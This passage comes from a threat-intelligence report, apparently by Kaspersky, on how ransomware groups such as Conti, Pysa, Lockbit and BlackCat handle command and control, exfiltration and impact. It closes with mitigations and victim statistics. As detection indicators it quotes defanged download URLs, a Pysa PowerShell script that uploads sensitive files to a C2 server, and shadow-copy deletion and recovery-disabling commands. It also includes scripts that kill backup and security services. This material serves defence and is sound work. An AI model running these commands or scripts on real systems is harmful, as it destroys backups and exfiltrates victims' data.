Command _ line: "reg add HKEY _ LOCAL _ MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters /v MaxMpxCt /d 65535 /t REG _ DWORD /f",
```

In order to move laterally **Lockbit** enumerates network shares trying to connect to them using the TCP ports 135, 445.

## Conclusion

SMB is one of the most common protocols used for lateral movement. Ransomware actors may transfer their malware over Windows Admin Shares or just remotely encrypt via SMB. Track all suspicious activities related to SMB, such as executable transfer, command-line options designed to interact with Admin Shares, SMB scanning, etc.

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

**Appendix#1 - PsExec Suspicious Commands**

**Appendix#1 - PsExec Pipes Artifacts**

**Appendix#1 - Mounting Shares via net**

**Appendix#1 - Using Explicit Credentials while mounting Share**

# Command and Control

To communicate and control the systems to which the attackers have access Command and Control (C2) techniques are used. This allows attackers to change the direction of the attack depending on the situation, or perform additional actions. Most of the communication methods try to look like normal, legitimate traffic, like HTTP or ICMP, although more advanced obfuscation methods, like proxy or tunnelling usage, are also possible. Often, Remote Access Tools are used for this tactic, or software with similar functionality.

In addition, actors use not only standard C2 technique - Application Layer Protocol, Web Protocols - but also others in individual cases: Proxy, Protocol Tunnelling, Non-Standard Port, FTP, Data Encoding, we decided to present the most popular one among analysed ransomware groups:

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	Lockbit	BlackByte	BlackCat
Application Layer Protocol: Web Protocols T1071.001	✓	✓	✓	✓	✓	✓	✓	✓



- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Command and Control (C2) Servers are widely used by ransomware actors. They may download malware and auxiliary scripts, control compromised systems via C2 channels or even check if C2 is alive in order to execute ransomware – the last one refers to anti-analysis technique.

Some ransomware actors execute malicious code from an external resource – C2. They use rundll32.exe, mshta.exe, regsvr32.exe, msieexec.exe and other Microsoft-signed utilities. For example, the FLAWEDAMMY Trojan used by the **TA505 group**, was installed via msieexec:

```
Command _ line: "$windir\$system32\msiexec.exe" /q /i  
hxxp://27.102.70[.]196/km
```

**Conti actors** downloaded QBot via an Excel document, attached to a phishing email:

```
Image _ path: $programfiles\Microsoft Office\Office14\EXCEL.  
EXE  
URL: hxxp://101.99.95[.]143/44657.5824381944.dat
```

The screenshot shows a threat intelligence interface. At the top, it displays the URL <http://101.99.95.143/44657.5824381944.dat>. Below this, the title "Threat Lookup" is centered. A navigation bar includes tabs for "Lookup 1" (which is active), "Dark web 10000+", "Surface web 1822", and "OSINT IoCs -". A message indicates a daily request quota of 99989 of 100001 left.

The main content area shows a summary card for the URL. It includes a "Report for web address" button, the URL again, and a "Dangerous" rating with a warning icon. To the right of the card is a "Open in research graph" button with a network graph icon.

Below the summary card is an "Overview" section. It lists metrics such as IPv4 count (0), File count (0), and Domain (—). To the right of these metrics are "Created" (—), "Expires" (—), and "Domain" (—) status indicators.

At the bottom of the overview section, there is a "Categories" section with three items: "Botnet C&C (Trojan.MSOffice.Generic)" (highlighted in pink), "Malware", and "Unknown".

Fig. 32 – Threat Intelligence Platform

The most popular way to download malware is via PowerShell. CobaltStrike is often installed via a base64-encoded PowerShell command. According to GERT investigations, Lockbit launched an obfuscated PowerShell script to download a file from “[http://<xxx>:80/login?return\\_to](http://<xxx>:80/login?return_to)”. The downloaded file was not obtained.

The other way to use C2 is data exfiltration. Hive uses the RedLine Stealer malware, according to GERT Incident investigation results. Depending on the RedLine version, it can utilise HTTP+ SOAP, .NET Binary Format SOAP or JSON for communication with the C2 server. In addition to the ability to download user data, RedLine Stealer also has basic backdoor functionality. It can download and run files, execute commands via cmd.exe or open links via a standard browser. All the collected data is posted back to the C2 via the HTTP protocol.

Depending on the configuration, the Stealer can communicate through a non-standard port (e.g. 37026 or any other unusual port number), which falls also under the T1571 Non-Standard Port technique.

The BlackByte group transfers a Cobalt Strike beacon to the victim using the webshell they placed there. After the beacon is placed, they transfer the AnyDesk application, which also falls under the technique T1105 Ingress Tool Transfer.

## Conclusion

In our cases, we see that all actors in one way or another use the application layer protocol: Web Protocols T1071.001, especially through the use of CobaltStrike C2. Although various deviations from the strict definition of this technique are possible, in the form of using a non-standard port, proxy or sending additional software for remote control, all of these methods are based on the technique discussed in this section.

# Exfiltration

The main task of ransomware, besides data encryption itself, is data exfiltration. The downloaded data can be leveraged when blackmailing the victim, greatly increasing the likelihood of ransom payments. More often than not, ransomware actors steal data before the actual encryption. The methods and specific sub-techniques by which attackers exfiltrate data will be discussed below.

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	Lockbit	BlackByte	BlackCat
Exfiltration Over C2 Channel T1041	✓	✓	✓	✓	✓	✓		
Exfiltration Over Web Service: Exfiltration to Cloud Storage T1567.002	✓			✓	✓	✓	✓	✓

Exfiltration Over C2 Channel T1041 - 6/8

- Conti
  - Pysa
  - Clop (TA505)
  - Hive
  - RagnarLocker
  - Lockbit
  - BlackByte
  - BlackCat

As mentioned earlier, threat actors commonly use the double extortion technique. This means that in addition to encryption, ransomware operators also extract sensitive information from the victim's infrastructure. In this case, the likelihood of an attacker obtaining a ransom increases. This is because the victim's organisation may suffer reputational, financial, and other losses from the disclosure of the stolen information.

The common way to exfiltrate data is via their primary C2 channel. Pysa threat actor used a script to search all the directories on all hard disks and transfer the files to the C&C server in a base64-encoded form.

```

[string]$id = " "
[string]$token = " "

Function CreateJobLocal($folders)
{
    Write-host $folders;
    $jobName = -join ((65..90) + (97..122) | Get-Random -Count 5 | ForEach-Object { [char]$_ });
    $foldersString = $folders -join '|';
    $foldersArg = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($foldersString));
    $job = Start-Job -Name $jobName -ScriptBlock {
        $folderArg = $args[0];
        [string]$id = $args[1];
        [string]$token = $args[2];
        $foldersRaw = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($folderArg));
        [array]$folders = $foldersRaw.split("|");
        function fill([string]$filename)
        {
            if ($filename)
            {
                try
                {
                    [string]$prefix = [System.Text.Encoding]::UNICODE.GetString([System.Convert]::FromBase64String(");
                    Add-Type -AssemblyName System.Web;
                    $wc = New-Object System.Net.WebClient;
                    $path = $filename -Replace "\\", "/";
                    $path = $path -Split ":";
                    [string]$fullPath = $path[1];
                    $fullPath = [System.Web.HttpUtility]::UrlEncode($fullPath);
                    [string]$uri = "$($prefix)/(token-$($token)&id-$($id)&fullPath-$($fullPath))";
                    $wc.UploadFile($uri, $filename);
                }
                catch
                {

```

Fig. 33 – Pysa script

**Only files whose names contain substrings from the screen below will be transferred. Pysa also excludes a large list of extensions:**

```

        }
        [array]$fileList = @();
        foreach ($folder in $folders)
        {
            $cur = $($folder)\*.*;
            [array]$include = @("*.secret",
"*.private", "*.confident", "*.important", "*.federal", "*.government", "*.security", "*.fraud", "*.secret", "*.balance", "*.statement",
"*.checking", "*.saving", "*.routing", "*.finance", "*.agreement", "SWIFT", "*.compilation", "*.report", "*.secret", "*.confident",
"*.hidden", "*.clandestine", "*.illegal", "*.compromate", "*.privacy", "*.private", "*.contract", "*.concealed", "*.clandestine",
"*.investigation", "*.federal", "*.bureau", "*.government", "*.security", "*.unclassified", "*.seed", "*.personal", "*.confident",
"*.mail", "*.letter", "*.passport", "*.billing", "*.payment", "*.budget", "*.bank", "*.cash", "*.payroll", "*.password",
"*.scans", "*.sec", "*.soc", "*.tax", "*.empio", "*.hir", "*.tax", "*.1-9", "*.w-9", "*.w-4", "*.pay", "*.stat", "SSA", "*.Emplo",
"*.Confid");
            [array]$files = Get-ChildItem $cur -Force -Exclude *.png, *.jpg, *.txt, *.py, *.pyc, *.dll,
"*.exe", "*.js", "*.css", "*.evtx", "*.rb", "*.htm", "*.jar", "*.dat", "*.xml", "*.xaml", "*.swf",
"*.tif", "*.log", "*.url", "*.lnk", "*.Pid", "*.json", "*.lib", "*.ad", "*.manifest", "*.can", "*.template",
"*.rpt", "*.php", "*.svc", "*.java", "*.class", "*.trn", "*.ipa", "*.checksum", "*.cdf-ms", "*.cmd",
"*.config", "*.chm", "*.msp", "*.msm", "*.ascx", "*.application", "*.cls", "*.deploy", "*.DIC", "*.r11",
"*.so", "*.table", "*.tmp", "*.suo", "*.vsix", "*.wsdl", "*.tt", "*.cch", "*.chm", "*.epub", "*.form",
"*.function", "*.jss", "*.jsm", "*.ico", "*.function", "*.hlp", "*.ldf", "*.map", "*.mof", "*.mp3",
"*.msg", "*.nupkg") -Include $include | Where-Object { !$_.PSIsContainer } |
Where-Object { $_ } | Where-object { $_.Length -gt 10kb }; $filesCount = $files.Count; if ($filesCount -gt 0)
{
    foreach ($file in $files)
    {
        $fileList += $file;
    }
}
; [array]$fileList = $fileList | Sort-Object { Get-Random }; foreach ($file in $fileList)
{
    $full$File.FullName);
}

```

Fig. 34 – Pysa. Excluded extensions in script

**Lockbit** developed the StealBit tool to exfiltrate data to the remote C2 server. StealBit is supposed to be faster than any other tool they use. StealBit establishes a TCP connection with a hardcoded list of C2 IP addresses.

**Clop** ransomware exploits vulnerabilities in the Accellion FTA, subsequently installing the DEWMODE web shell to exfiltrate data.

RedLine stealer, used by the **Hive group**, exfiltrates a large variety of data. Depending on the C&C server configuration, version or modification, RedLine is capable of searching the file system for specific data, such as logins, passwords, cookies, credit cards, cryptocurrency wallets, credentials for gaming platforms, etc. After finding interesting files the stealer sends them to the C&C server via its communication channel.

Popular ‘FileGrabber’ configuration rules:

- %userprofile%\Desktop\\*.txt,\*.doc\*,\*key\*,\*wallet\*,\*seed\*
- %userprofile%\Documents\\*.txt,\*.doc\*,\*key\*,\*wallet\*,\*seed\*

## Conclusion

Often ransomware actors use the same protocol as command and control communications. Exfiltration over a C2 channel is a common way to exfiltrate data. Analysing anomalies in network traffic can help to detect data leakage, monitor for processes that normally do not initiate connections and command line options that may indicate network connection.

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Threat actors often exfiltrate data to a cloud storage service rather than over their command and control channel. Cloud storage services provide attackers with storage in which they can place data and then retrieve it over the Internet. Moreover, exfiltration via cloud services may be unremarkable network traffic as hosts in an organisation may use cloud services for legitimate purposes.

MegaSync is the common cloud storage service used by ransomware actors (**LockBit**, **Conti**, **BlackCat**, **Hive**). Also, we observed FreeFileSync used by **LockBit**.

**Conti** and **BlackCat** use rclone - an open-source program to send files to the cloud.

Besides mega.nz **Hive** sent user files to these cloud services:

- anonfiles.com
- send.exploit.in
- ufile.io
- sendspace.com

**BlackByte** sends files to anonymous cloud services:

- anonymfiles.com
- file.io

## Conclusion

As ransomware actors increasingly use cloud storage services, processes connecting to popular cloud URLs that do not normally interact with them can be detected. Monitoring unusually high traffic volumes toward a cloud service is an additional indicator of exfiltration.

# Impact

The main goal of the attackers is clear from the type of the analysed malware - ransomware. In order to successfully attack, ransomware actors aim to encrypt all critical data and make sure that victims don't have a chance to recover data without paying. So all of the described groups use the standard ransomware techniques:

- Inhibit System Recovery
- Service Stop
- Data Encrypted for Impact

	Conti	Pysa	Clop (TA505)	Hive	Ragnar Locker	Lockbit	BlackByte	BlackCat
Inhibit System Recovery T1490	✓	✓	✓	✓	✓	✓	✓	✓
Service Stop T1489	✓	✓	✓	✓	✓	✓	✓	✓



## Inhibit System Recovery T1490 - 8/8

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

In this technique, ransomware actors do everything to make it impossible to recover encrypted data without ransom negotiations. Attackers delete backups, volume shadow copies, disable automatic repair and recovery features. All this amplifies the destructive effect of the attack, which already involves data encryption or leakage.

The analysed ransomware Trojans perform the following commands to delete shadow copies and backups:

```
Image _ path: "$windir\$system32\vssadmin.exe"
Command _ line: "vssadmin delete shadows /all /quiet "
```

```
Image _ path: "$windir\$system32\wbem\WMIC.exe",
Command _ line: "wmic shadowcopy delete ",
```

```
Image _ path: "$windir\$system32\wbadmin.exe"
Command _ line: "wbadmin delete catalog -quiet"
```

In addition, they disable automatic windows recovery using BCDEdit:

```
Image _ path: "$windir\$system32\bcdedit.exe",
Command _ line: "bcdedit /set {default} recoveryenabled no",
```

Some actors use PowerShell instead of the command line shell. For example, **Pysa** used a PowerShell script with multiple actions, including commands to remove all shadow copies and restore points.

```
Command _ line: "vssadmin delete shadows /all /quiet"
Command _ line: "Get-ComputerRestorePoint | Delete-
ComputerRestorePoint;"
```

Some attackers not only delete shadow copies, but also resize them to ensure that the shadow copies are destroyed (**BlackByte**, **Conti**, **Clop**):

```
Image _ path: "$windir\$system32\vssadmin.exe",
Command _ line: "vssadmin resize shadowstorage /for=c:
/on=c: /maxsize=401MB",
```

## Conclusion

All the described ransomware actors perform some of the aforementioned actions, since it is necessary for successful ransom negotiations. To protect your data from encryption you should have offline backups. Additionally we provide SIGMA rules to detect this technique.

**SIGMA:**

[\*\*Appendix#1 - Shadow Copies Deletion\*\*](#)

[\*\*Appendix#1 - Disable Automatic Windows Recovery\*\*](#)

- Conti
- Pysa
- Clop (TA505)
- Hive
- RagnarLocker
- Lockbit
- BlackByte
- BlackCat

Ransomware groups stop certain services - for example, those with names containing "vss", "sql", "oracle", "veeam", "backup", etc. - to avoid skipping files used by these services.

The common way to stop services is via the Windows utility net.exe with the argument "stop":

```
Command _ line: "net stop "Acronis VSS Provider" /y"  
Command _ line: "net stop "Enterprise Client Service"  
/y"  
Command _ line: "net stop "SQLsafe Backup Service" /y"  
Command _ line: "net stop "SQLsafe Filter Service" /y"  
Command _ line: "net stop "Veeam Backup Catalog Data  
Service" /y"  
Command _ line: "net stop AcronisAgent /y"  
etc
```

**BlackByte and Hive are observed to stop services using sc.exe:**

```
Command _ line: "sc.exe config SQLTELEMETRY start=  
disabled",  
Command _ line: "sc.exe config SQLTELEMETRY$ECWDB2 start=  
disabled",  
Command _ line: "sc.exe config SQLWriter start=  
disabled",  
Command _ line: "sc.exe config SstpSvc start= disabled",  
Command _ line: "sc.exe config MBAMService start=  
disabled",  
Command _ line: "sc.exe config wuauserv start= disabled",  
etc
```

**BlackCat and RagnarLocker** use the `TerminateProcess()` API to stop Windows processes which can lock files for encryption. Additionally, BlackCat can stop VMware ESXi virtual machines and delete snapshots; and we also observed the following command to stop IIS services on a system:

```
Command _ line: "iisreset.exe /stop"
```

Moreover, we see the usage of taskkill.exe in **Conti** campaigns:

```
Command _ line: "taskkill /f /im vee*"  
Command _ line: "taskkill /f /im postg*"
```

**Pysa** stops services and processes using PowerShell commands:

```
function s($s) {  
Get-Service | Where-Object {$_._DisplayName -like "*$s*"} | Stop-Service -Force  
Get-Service | Where-Object {$_._DisplayName -like "*$s*"} | Set-Service -StartupType Disabled  
}  
s("SQL");s("Oracle");s("Citrix");s("Exchange");s("Veeam");s("Malwarebytes");s("Sharepoint");s("Quest");s("Backup");
```

Fig. 35 – Pysa. PowerShell script stopping services

```
function p($p) {  
wmic process where "name like '%$p%'" delete  
}  
p("Agent");p("Malware");p("Endpoint");p("Citrix");p("sql");p("SQL");p("Veeam");p("Core.Service");p("Mongo");p("Backup");  
p("QuickBooks");p("QBDB");p("QBData");p("QBCF");p("server");p("citrix");p("sage");p("http");p("apache");p("web");  
p("vnc");p("teamviewer");p("OCS Inventory");p("monitor");p("security");p("def");p("dev");p("office");p("anydesk");  
p("protect");p("secure");p("segurda");p("center");p("agent");p("silverlight");p("exchange");p("manage");p("acronis");  
p("endpoint");p("autodesk");p("database");p("adobe");p("java");p("logmein");p("microsoft");p("solarwinds");p("engine");  
p("AlwaysOn");p("Framework");p("sprout");p("firefox");p("chrome");p("barracuda");p("veeam");p("arcserve");
```

Fig. 36 – Pysa. PowerShell script stopping services

## Conclusion

Ransomware actors use different ways to stop processes that may lock files they use. To detect the Service Stop technique we recommend monitoring mass process termination and command lines with the following patterns:

- “net stop <service\_name” /y”
- “sc config <service\_name” start= disabled”
- “iisreset.exe /stop”
- “taskkill” and others

**SIGMA: (Available in the full version of the report in Kaspersky TIP)**

**Appendix#1 - Service Stop via taskkill**

**Appendix#1 - Service Stop via sc.exe**

**Appendix#1 - Service Stop via Powershell.exe**

**Appendix#1 - Service Stop via net.exe**

# Mitigations

We arranged the best practices from NISTs, NCSCs, CISA, SANS, and others into an organised structure that can be applied within organisations.

Information provided by this report could be used to identify the most common ransomware vectors. Knowing these vectors makes it easier to implement a vector-oriented Defence-in-Depth approach. This approach is based on the fact that the defending side must stop the capability of the threat to use the vector.

We highlight the following stages of a ransomware incident, that can be mitigated or hampered for adversaries by defenders:

- **Intrusion**

At the intrusion stage, an adversary tries to break into a protected perimeter.

Examples: spear phishing emails, bruteforce internet-facing services (RDP).

**The Defenders' Main Goal:**

Prevent the malware from reaching the devices.

- **Exploitation**

At the exploitation stage, an adversary tries to run code in order to escalate privileges, access and exfiltrate sensitive information, or harvest credentials.

**The Defenders' Main Goal:**

Prevent malware from launching on endpoint devices.

- **Lateral Movement**

At the lateral movement stage, an adversary tries to spread across the network.

**The Defenders' Main Goal:**

Prevent malware from reaching other devices.

There are additional measures that can be taken to make your organisation more secure:

- **Countering data loss**

- **Preparing for an Incident**

# Intrusion Prevention

Ransomware operators often use misconfigured Internet-facing services to gain network access. Once they are in, they will be able to move laterally, escalate privileges, gain access and extract sensitive information, harvest credentials, or deploy malware. The following recommendations help to reduce the risk of intrusion:

- **Inbound Traffic Filtering**

Filtering policies are implemented on edge devices (routers, firewalls, IDS).

Mail and spam filtering is important. Consider using a sandbox for attachments in mail to block malicious mails and executable attachments. [KATA](#) can help with this.

- **Malicious Websites Block**

Restrict access to the websites that are known to be malicious. Consider implementing intercepting proxies.

You can use TI feeds to be well aware of relevant threats.

- **DPI**

Using DPI on security gateways provides the opportunity to inspect content for known malware.

- **Malicious Code Block**

Use signatures to block malicious code.

- **Disable RDP, if possible**

Place any system with an open RDP port (3389) behind a firewall and require users to VPN in through the firewall.

- **Enable MFA**

Enable multi-factor authentication, strong passwords, and account lockout policies at all remote access points into the network to defend against brute-force attacks.

- **Whitelisting connections**

Enforce IP allow listing using hardware firewalls.

- **“Least Privilege” model**

Use low privilege accounts to authenticate, and provide an audit process to allow a user to escalate their privileges within the remote session where necessary.

- **Patch known vulnerabilities**

Patch known vulnerabilities in all remote access and internet-facing devices immediately. [Kaspersky Vulnerability Data Feed](#) can provide your organisation with information about security vulnerabilities and related cyber threat intelligence.

# Exploitation prevention

To reduce the risk of launching malicious code on hosts, follow these guidelines:

- **User training**

Improve staff competence in information security. Hold regular training sessions dedicated to this.

Consider conducting SOC maturity assessments if using the services of the in-house SOC.

- **Application policies**

Consider implementing app control features and Software Restriction Policies (e.g. AppLocker)

- **Anti-malware products & services**

Consider using behaviour based anti-malware products to effectively block malware on endpoint devices.

**KES** provides you with this capability.

Consider using internal and/or external MDR services in order to increase the likelihood of blocking malware at an early stage.

Implementing regular pentests and RedTeam projects can significantly reduce the attack surface for adversaries and help the BlueTeam remain prepared for today's threats.

- **Software Update**

Keep your software up to date. This measure will reduce the surface of attack.

- **Restrict scripting environments and macros:**

- Consider enabling PowerShell Constrained Language mode via a Device Guard User Mode Code Integrity (UMCI) in order to reduce the capability of malware
- Block macros from running in Office files downloaded from the Internet. As an alternative you can disable all macros except digitally signed macros.
- Consider preventing the use of removable media or disable autorun for mounted media

# Lateral Movement

To limit ransomware operator's abilities to spread, follow these principles:

- **Credential Protection**

- Enable Credential Guard if possible
- Disable WDigest
- Protect lsass.exe via RunAsPPL
- Do not store plain text passwords

- **Strong Authentication**

- Use password managers in your organisation
- Enable logon restrictions/throttling
- Enforce use of multi-factor authentication for internet-facing services and high-risk accounts

- **High Privilege Account Protection**

- Use high privilege accounts for administrator activities only
- Consider segmenting privileged accounts and groups that require additional protection from the rest of the internal organisation

- **Least Privilege principle**

- Use a tiering model for administrative accounts to prevent them having unnecessary access or privileges
- Only use accounts with full privileges across an enterprise when absolutely necessary
- Use time-based privileges to further restrict their use
- Regularly review and remove user permissions that are no longer required
- Identify high-risk targets (devices, services, users) to minimise their access

- **Devices Lock Down**

- Apply patches to all devices as soon as possible, corresponding to the patch management process in your organisation
- Use secure boot mechanisms if available
- Consider implementing application control policies

- **Network Assets Segregation**

- Identify critical business systems, isolate them and apply appropriate network security controls
- Consider implementing network monitoring
- Enable logging and auditing features on your systems, and use them to detect suspicious activity
- Keep an audit or record of all devices that can connect to your network, and understand high value assets
- Understand and become familiar with your network: how does the data flow, what is the access matrix, etc.

- **Honeypots Usage**

- Consider the use of a production honeypot in your organisation.

## Countering Data Loss

To reduce the impact of a ransomware attack, implement a backup policy for your organisation. There are several principles that can help you improve effectiveness:

- **Offsite Storage**

Using offsite storage provides you with additional safety. It can be the point of recovery if your organisation is compromised.

- **3-2-1 Rule**

Keep **three** copies of the data on **two** different types of media with at least **one** off-site storage solution.

- **Regularity**

There are some criteria that can help you plan:

- the criticality of the system and data
- the likelihood of needing the data in an emergency
- Time needed to recover the system and data in an emergency
- the cost of backup

- **Encryption**

Consider keeping your backups encrypted. This increases the strictness of confidentiality.

# Preparing for an Incident

## ● Asset management

Consider implementing asset management in order to identify:

- a. What are your critical assets
- b. How are they configured
- c. Where is your critical data in your environment

Consider developing a plan for restoring backups. You should know the approximate time this process takes.

This will help you to determine the impact to your organisation if you were affected by a ransomware attack.

## ● Communication strategy

Develop an internal and external communication strategy. TableTop exercises can help a lot with that. It is important that the right information reaches the right stakeholders in a timely manner.

## ● Response planning

Determine how you will respond to a ransom demand and the threat of publication of your organisation's data.

If you do not have an internal incident response team, we suggest subscribing to an external IR service.

Kaspersky [Global Emergency Response Team\(GERT\)](#) can help you with that.

## ● Important guidelines

Ensure that incident management books and supporting resources, such as checklists and contact details, are available if you do not have access to computer systems.

## ● Interaction with regulators

Define your legal obligations with regard to reporting incidents to regulators and understand how to approach this.

## ● Script Design

Implement your incident management plan. This will help clarify the roles and responsibilities of employees and third parties, and prioritise system recovery.

## ● Lessons Learned

After an incident, review your incident management plan, incorporating lessons learned to ensure that a similar event does not happen again.

# Victims

Now that we have looked at the technical details and mitigation strategies, we have an understanding of what exactly ransomware tools do and how to combat them. Let us take a look at the victims of ransomware attacks and try to understand why the attacks were successful.

For this analysis, we used statistical sources on detections, and sources of darknet announcements on victims as posted by ransomware operators. The number of victims affected by ransomware is anything but low. As can be seen from the graph below, last year's exceed 100 in most cases, hovering around 400 in some months.




Fig. 37 – Number of victims per year

This data can be obtained by downloading posts from darknet sites owned by ransomware operators or sites publishing related news. A list of .onion links to ransomware operators' sites is provided in Appendix II.

Let us take a closer look at the victims of popular ransomware tools.

Ransom family	Top location	Count of victim organisations per location	Count of victim organisations
Conti	United States Great Britain Germany France Canada	237 38 31 26 24	484
Pysa	United States Great Britain Austria Germany Canada	67 14 9 5 4	149
Clop (new)	United States Canada Italy Austria Germany	54 6 6 6 5	114
Hive	United States China Germany Australia Belgium Netherlands	28 3 3 2 2 2	50
Everest	France United States Canada Austria Italy	14 13 9 7 4	63
Ragnarlocker	United States India France Slovakia Spain	13 4 2 2 2	28
Lockbit2.0	United States Italy Great Britain Mexico Brazil	7 7 3 2 2	31
BlackCat	United States Italy Austria Hong Kong Switzerland	5 3 3 1 1	28
Vicesociety	United States Germany New Zealand Netherlands Canada	11 2 1 1 1	20
BlackByte	United States Germany Russia Netherlands Mexico	11 3 1 1 1	27

Ransom family	TOP Industry	Count of victim organisations
Conti/Ryuk	Manufacturer Construction Software development Legal Insurance	45 19 16 6 6
Pysa	Education Manufacturer	18 3
Clop (TA505)	Software development Legal Manufacturer Education Consulting	9 8 5 4 3
Hive	Small business Hospital Legal Real estate Transport	14 7 5 4 4
Ragnarlocker	Manufacturer Software development Legal Pharmaceutical Aircraft building	3 3 2 2 2
Lockbit2.0	Small business Legal	12 2
BlackCat	Small business Manufacturer Consulting	6 3 2
BlackByte	small business Construction Consulting	5 2 2

The following conclusions can be drawn from the statistical data presented above.

1. Operators target countries with a large number of companies capable of paying ransoms.
2. They tend to aim at larger companies, but they keep in mind small and medium-sized businesses, as these often lack advanced protection, which makes them more vulnerable to the penetration methods described above.
3. The most popular ransomware tools, e.g., Conti, Pysa or Clop, may hit more than a hundred victims per year. This further confirms that generic techniques and methods can be applied to most companies in the world, since each attack is not that much different from the last one, or not different at all.

# Attribution

The relationship with other actors is based on TTPs, using the same instruments and sample attribution using genotypes and strings. An attack can be attributed to a family by identifying a shared component through the analysis of technical details and malicious files.

# Strings and Genotypes

Attribution using Kaspersky Threat Attribution Engine with strings and genotypes. You can read about technology here <https://www.kaspersky.com/enterprise-security/cyber-attack-attribution-tool>. This is an example of an attribution report on one of the ransomware samples.

**Fig. 38 – Threat Attribution in KTAE**

Sample analysis of each family shows a more than 90% match with the known samples as well as a small percentage of similarity with other families. Next, let's understand the received attribution data.

Family	Tested samples	Samples attributed to actors	Extracted strings
Blackbyte	7bc825350bb50df272ba-f877acc5fe81 73ce65da1d98b-2832c6f5d798b10f84c fabdad9c5e68f091ac532b-dc6a4afdee 0b229a1acbd8a78541b3f-7d466e73687 07a9b1fdffb383a2b-1d0172802ce01033 And others	SilentBreak_CA(12%) Hive Ransomware Linux(6%) DeadBolt_Ransomware(4%) Hive Ransomware(1%) TellYouThePass_Ransomware(1%)  - Matches between file samples are mainly found in function prologues or a Golang runtime package. There is no code shared between families.	runtime.osyield_no_g unlock: lock countsigsend: inconsistent statestack size not a power of 2startm: negative nm spinningstopTheWorld: holding lockstime gosave_systemstack_switch file descriptor in bad statefindrunnable: netpoll with pfound pointer to free objectgcBgMarkWorker: mode not setgcstopm: negativ
Blackcat	60e43a7246f5ce09cd-9068c382603d12 aea5d3cced-6725f37e2c3797735e6467 d5857586faf2ce0232331d-c176afd7e8 8e1f22dd9e809ead5e19b-340b0c80cae 173c4085c23080d9fb-19280cc507d28d ff56e700d15f3d-944424c295eae926d9 79fea7f741760ea21f-f655137af05bd0 And others	BlackCat ransomware Windows(80%-100%) BlackCat ransomware Linux(3-7%)	locker::core::windows::processvssadmin.exe delete shadows /all /quietshadow_copy::remove_all=pathslog-fileno-vm-kill-no-propno-net-no-prop-serverspropagatedchildverboseui-ACCESS_TOKENAccess TokenPATHSOnly proc locker::core::windows::psexecsrc/core/windows/psexec.rs -accepteula X encrypt_app::windowssrc/bin/encrypt_app/windows.rsTrying to self propagate to reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters /v MaxMpxCt /d 65535 /t REG_DWORD src/core/windows/netbios.rs
